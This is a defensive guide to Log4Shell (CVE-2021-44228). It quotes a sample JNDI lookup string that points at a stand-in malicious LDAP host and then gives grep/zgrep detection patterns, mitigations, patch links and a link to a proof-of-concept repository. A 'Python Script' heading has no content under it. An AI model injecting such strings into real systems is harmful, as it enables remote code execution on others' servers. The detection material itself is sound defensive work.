Log4j Exploitation Detection


Apache ***log4j*** is a widely used Java logging library. ***log4j*** is a fast, reliable and flexible logging framework which is written in java. It is an open-source logging API for java.

CVE-2021-44228: Apache Log4j2 <=2.14.1 Remote Code Execution

Dubbed *Log4Shell*, the Apache Software Foundation said that in Apache Log4j2 versions 2.14.1 and earlier "JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.

For example, a threat actor might supply special text in an HTTP User-Agent header or a simple POST form request, with the usual form: ${jndi:ldap://maliciousexternalhost.com/resource

where *maliciousexternalhost.com* is an instance controlled by the adversary.



Exploitation Detection for Log4j RCE

These commands and rules to search for exploitation attempts against log4j RCE vulnerability CVE-2021-44228.

grep/zgrep

Uncompressed Folders:

```
sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+' /var/log
```

Compressed Folders:

```
sudo find /var/log -name \*.gz -print0 | xargs -0 zgrep -E -i '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+'
```

grep / zgrep - Obfuscated Variants

These commands cover even the obfuscated variants but lack the file name in a match. Since an obfuscated variant could span across multiple linked files.

Uncompressed Folders:

```
sudo find /var/log/ -type f -exec sh -c "cat {} | sed -e 's/\${lower://'g | tr -d '}' | egrep -i
'jndi:(ldap[s]?|rmi|dns):'" \;
```

Compressed Folders:

```
sudo find /var/log/ -name "*.gz" -type f -exec sh -c "zcat {} | sed -e 's/\${lower://'g | tr -d '}' |
egrep -i 'jndi:(ldap[s]?|rmi|dns):'"  \;
```

Python Script:

Mitigation:

In releases >=2.10, this behavior can be mitigated by setting either the system property `log4j2.formatMsgNoLookups` or the environment variable `LOG4J_FORMAT_MSG_NO_LOOKUPS` to True.

For releases from 2.0-beta9 to 2.10.0, the mitigation is to remove the `JndiLookupclass` from the classpath:

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

Recommendations:

1. Identify vulnerable software / devices via

    - asset inventories.
    - software bill of material manifests.
    - software build pipeline dependency manifests (e.g. Maven etc.)
    - vendor bulletins (see below).
    - file system discovery (see below) on Windows / Linux to identify class files.
    - log file analytics to identify log4j like entries.
    - exploitation (see below).

2. Software developers should

    - Ensure they strictly enforce via Gradle and similarly non vulnerable versions of log4j to mitigate transient dependencies

3. Patch vulnerable software for which patches are available (see vendor bulletins).
    - Hot patch also exists (see below)
4. Limit network egress from hosts where vulnerable software exists when possible.
5. Mitigate through configuration changes.
6. Ensure protective monitoring via (note: expect extensive scanning)
    - Network for remote class loading
    - On host for remote class loading
    - On host for unexpected command execution

Update / Patch:

https://github.com/apache/logging-log4j2/releases/tag/log4j-2.15.0-rc1

A third party hot patch has also been produced - a simple tool which injects a Java agent into a running JVM process. The agent will patch the lookup() method of all loaded org.apache.logging.log4j.core.lookup.JndiLookup instances to unconditionally return the string "Patched JndiLookup::lookup()"

https://github.com/corretto/hotpatch-for-apache-log4j2

https://github.com/simonis/Log4jPatch

Exploitation Detection:

- https://github.com/SigmaHQ/sigma/blob/master/rules/web/web_cve_2021_44228_log4j.yml
- https://github.com/SigmaHQ/sigma/blob/master/rules/web/web_cve_2021_44228_log4j_fields.yml
- https://www.splunk.com/en_us/blog/security/log-jammin-log4j-2-rce.html

Exploits and Bypasses:

- https://github.com/tangxiaofeng7/apache-log4j-poc